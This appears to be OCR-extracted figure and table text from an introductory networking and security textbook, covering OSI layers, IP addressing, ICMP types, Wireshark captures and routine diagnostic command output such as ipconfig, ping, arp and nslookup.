
Chapter 1: Exploring Networking Concepts

Layer	OSI Model	PDU
7	Application	Data
6	Presentation	
5	Session	
4	Transport	Segment
3	Network	Packet
2	Data Link	Frame
1	Physical	Bits

Port Ranges	Category
0 - 1,023	Well-Known Ports
1,024 - 49,151	Registered Ports
49,152 - 65,535	Private/Dynamic Ports



Source IP address	Source Port	Data
Destination IP address	Destination Port	

Preamble	Source MAC address	Source IP address	Source Port	Data	Frame Check Sequence (FCS)
	Destination MAC address	Destination IP address	Destination Port		

```
Router#show interfaces GigabitEthernet 0/1
GigabitEthernet0/1 is up, line protocol is up (connected)
  Hardware is CN Gigabit Ethernet, address is 00d0.5811.5902 (bia 00d0.5811.5902)
  Internet address is 172.16.1.1/24
  MTU 1500 bytes, BW 1000000 Kbit, DLY 100 usec,
     reliability 255/255, txload 1/255, rxload 1/255
  Encapsulation ARPA, loopback not set
  Keepalive set (10 sec)
  Full-duplex, 100Mb/s, media type is RJ45
```

MAC Address

```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.10.10.10  netmask 255.255.255.0  broadcast 10.10.10.255
        inet6 fe80::20c:29ff:fe7e:3758  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:7e:37:58  txqueuelen 1000  (Ethernet)
        RX packets 67  bytes 9952 (9.7 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 29  bytes 2463 (2.4 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

MAC Address

```
C:\>ipconfig /all

Windows IP Configuration

Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : Intel(R) 82574L Gigabit Network Connection
   Physical Address. . . . . . . . . : 00-0C-29-A0-B0-6A
   DHCP Enabled. . . . . . . . . . . : No
   Autoconfiguration Enabled . . . . : Yes
   Link-local IPv6 Address . . . . . : fe80::e9fc:fdf9:e535:a006%12(Preferred)
   IPv4 Address. . . . . . . . . . . : 10.10.10.100(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
```

MAC Address

OUI search


00-0C-29-A0-B0-6A

Find

Results

00:0C:29 VMware, Inc.

Layer	OSI Model	PDU	TCP/IP Stack	Layer
7	Application	Data	Application	5
6	Presentation			
5	Session			
4	Transport	Segment	Transport	4
3	Network	Packet	Network	3
2	Data Link	Frame	Data Link	2
1	Physical	Bits	Physical	1



Source	Destination	Protocol	Info
145.254.160.237	65.208.228.223	TCP	tip2(3372) → http(80) [SYN] Seq=0 Win=8760 Le
65.208.228.223	145.254.160.237	TCP	http(80) → tip2(3372) [SYN, ACK] Seq=0 Ack=1
145.254.160.237	65.208.228.223	TCP	tip2(3372) → http(80) [ACK] Seq=1 Ack=1 Win=9
145.254.160.237	65.208.228.223	HTTP	GET /download.html HTTP/1.1
65.208.228.223	145.254.160.237	TCP	http(80) → tip2(3372) [ACK] Seq=1 Ack=480 Win

```
> Frame 1: 62 bytes on wire (496 bits), 62 bytes captured (496 bits)
> Ethernet II, Src: Xerox_00:00:00 (00:00:01:00:00:00), Dst: fe:ff:20:00:01:00 (fe:ff:20:00:01:00)
> Internet Protocol Version 4, Src: 145.254.160.237, Dst: 65.208.228.223
v Transmission Control Protocol, Src Port: tip2 (3372), Dst Port: http (80), Seq: 0, Len: 0
    Source Port: tip2 (3372)
    Destination Port: http (80)
    [Stream index: 0]
    [TCP Segment Len: 0]
    Sequence number: 0    (relative sequence number)
    Sequence number (raw): 951057939
    [Next sequence number: 1    (relative sequence number)]
    Acknowledgment number: 0
    Acknowledgment number (raw): 0
    0111 .... = Header Length: 28 bytes (7)
  > Flags: 0x002 (SYN)
    Window size value: 8760
    [Calculated window size: 8760]
```

SYN Flag set

```
> Frame 2: 62 bytes on wire (496 bits), 62 bytes captured (496 bits)
> Ethernet II, Src: fe:ff:20:00:01:00 (fe:ff:20:00:01:00), Dst: Xerox_00:00:00 (00:00:01:00:00:00)
> Internet Protocol Version 4, Src: 65.208.228.223, Dst: 145.254.160.237
v Transmission Control Protocol, Src Port: http (80), Dst Port: tip2 (3372), Seq: 0, Ack: 1, Len: 0
    Source Port: http (80)
    Destination Port: tip2 (3372)
    [Stream index: 0]
    [TCP Segment Len: 0]
    Sequence number: 0    (relative sequence number)
    Sequence number (raw): 290218379
    [Next sequence number: 1    (relative sequence number)]
    Acknowledgment number: 1    (relative ack number)
    Acknowledgment number (raw): 951057940
    0111 .... = Header Length: 28 bytes (7)
  > Flags: 0x012 (SYN, ACK)
    Window size value: 5840
```

SYN/ACK Flag set

Class A	**10.0.0.0 - 10.255.255.255**
Class B	**172.16.0.0 - 172.31.255.255**
Class C	**192.168.0.0 - 192.168.255.255**


Class A	1.0.0.0 - 9.255.255.255 and 11.0.0.0 - 126.255.255.255
Class B	128.0.0.0 - 171.15.255.255 and 172.32.0.0 - 191.255.255.255
Class C	192.0.0.0 - 192.167.255.255 and 192.169.0.0 - 223.255.255.255
Class D	224.0.0.0 - 239.255.255.255
Class E	240.0.0.0 - 255.255.255.255

Class A	255.0.0.0
Class B	255.255.0.0
Class C	255.255.255.0

	Network Portion			Host Portion
IP address	192	168	1	10
	11000000	10101000	00000001	00001010
Subnet Mask	255	255	255	0
	11111111	11111111	11111111	00000000


```
C:\>route print -4
===========================================================================

IPv4 Route Table
===========================================================================
Active Routes:
Network Destination        Netmask          Gateway       Interface  Metric
          0.0.0.0          0.0.0.0     172.16.17.18     172.16.17.13     35
        127.0.0.0        255.0.0.0         On-link         127.0.0.1    331
        127.0.0.1  255.255.255.255         On-link         127.0.0.1    331
  127.255.255.255  255.255.255.255         On-link         127.0.0.1    331
      172.16.17.0    255.255.255.0         On-link      172.16.17.13    291
     172.16.17.13  255.255.255.255         On-link      172.16.17.13    291
    172.16.17.255  255.255.255.255         On-link      172.16.17.13    291
     192.168.62.0    255.255.255.0         On-link      192.168.62.1    291
     192.168.62.1  255.255.255.255         On-link      192.168.62.1    291
        224.0.0.0        240.0.0.0         On-link         127.0.0.1    331
```


IP address	**11000000 . 10101000 . 00000001 . 00001010**
Subnet mask	**11111111 . 11111111 . 11111111 . 00000000**
Network ID	**11000000 . 10101000 . 00000001 . 00000000**



IP Header		
Type	**Code**	**Checksum**
ICMP Data		

Type	Name	Code
0	Echo Reply	0
3	Destination Unreachable	0 - Network Unreachable
		1 - Host Unreachable
		2 - Protocol Unreachable
		3 - Port Unreachable
		4 - Fragmentation needed and "Don't Fragment" was set
5	Redirect	0 - Redirect for the Network
		1 - Redirect for the Host
8	Echo Request	0
11	Time Exceeded	0 - Time to Lie (TTL) exceeded
		1 - Fragment reassembly time exceeded







```
C:\>ping 8.8.8.8

Pinging 8.8.8.8 with 32 bytes of data:
Reply from 8.8.8.8: bytes=32 time=86ms TTL=112
Reply from 8.8.8.8: bytes=32 time=85ms TTL=112
Reply from 8.8.8.8: bytes=32 time=85ms TTL=112
Reply from 8.8.8.8: bytes=32 time=85ms TTL=112

Ping statistics for 8.8.8.8:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 85ms, Maximum = 86ms, Average = 85ms
```

```
> Frame 6644: 74 bytes on wire (592 bits), 74 bytes captured (59
> Ethernet II, Src: IntelCor_[illegible] (b8:81:98:[illegible]), Dst:
> Internet Protocol Version 4, Src: 172.16.17.13, Dst: 8.8.8.8
v Internet Control Message Protocol
    Type: 8 (Echo (ping) request)
    Code: 0
    Checksum: 0x4d56 [correct]
    [Checksum Status: Good]
    Identifier (BE): 1 (0x0001)
    Identifier (LE): 256 (0x0100)
    Sequence number (BE): 5 (0x0005)
    Sequence number (LE): 1280 (0x0500)
    [Response frame: 6645]
  > Data (32 bytes)
```

```
> Frame 6645: 74 bytes on wire (592 bits), 74 bytes captured (59
> Ethernet II, Src: Netgear_ee:7c:ea (9c:3d:cf:ee:7c:ea), Dst: I
> Internet Protocol Version 4, Src: 8.8.8.8, Dst: 172.16.17.13
v Internet Control Message Protocol
    Type: 0 (Echo (ping) reply)
    Code: 0
    Checksum: 0x5556 [correct]
    [Checksum Status: Good]
    Identifier (BE): 1 (0x0001)
    Identifier (LE): 256 (0x0100)
    Sequence number (BE): 5 (0x0005)
    Sequence number (LE): 1280 (0x0500)
    [Request frame: 6644]
    [Response time: 86.533 ms]
  > Data (32 bytes)
```


Chapter 2: Exploring Network Components and Security Systems




```
C:\>arp -a

Interface: 172.16.17.13 --- 0x1b
  Internet Address      Physical Address      Type
  172.16.17.18          9c-3d-cf-[illegible]  dynamic
  172.16.17.255         ff-ff-ff-[illegible]  static
  224.0.0.22            01-00-5e-[illegible]  static
  224.0.0.251           01-00-5e-[illegible]  static
  224.0.0.252           01-00-5e-[illegible]  static
  239.255.255.250       01-00-5e-[illegible]  static
  255.255.255.255       ff-ff-ff-[illegible]  static
```

```
File  Edit  View  Search  Terminal  Help
cuckoo@ubuntu:~$ sudo arp -a
[sudo] password for cuckoo:
_gateway (172.16.17.18) at 9c:3d:cf:[illegible] [ether] on ens33
cuckoo@ubuntu:~$
```

```
Router#show ip arp
Protocol  Address          Age (min)  Hardware Addr   Type   Interface
Internet  172.16.1.1             -   00D0.5811.5902  ARPA   GigabitEthernet0/1
Internet  172.16.1.10            2   0090.0C75.E621  ARPA   GigabitEthernet0/1
Internet  192.168.1.1            -   00D0.5811.5901  ARPA   GigabitEthernet0/0
Internet  192.168.1.10           2   00E0.A374.CC2E  ARPA   GigabitEthernet0/0
Router#
```





```
C:\>nslookup
DNS request timed out.
    timeout was 2 seconds.
Default Server:  UnKnown
Address:  2606:4700:4700::1113

>
```


```
C:\>nslookup
DNS request timed out.
    timeout was 2 seconds.
Default Server:  UnKnown
Address:  2606:4700:4700::1113

> server 8.8.8.8
DNS request timed out.
    timeout was 2 seconds.
Default Server:  [8.8.8.8]
Address:  8.8.8.8

>
```


```
> www.cisco.com
Server:  [8.8.8.8]
Address:  8.8.8.8

Non-authoritative answer:
Name:    e2867.dsca.akamaiedge.net
Addresses:  2600:141b:b000:1ba::b33
          2600:141b:b000:18f::b33
          23.10.104.199
Aliases:  www.cisco.com
          www.cisco.com.akadns.net
          wwwds.cisco.com.edgekey.net
          wwwds.cisco.com.edgekey.net.globalredir.akadns.net
```


IPv4 Address

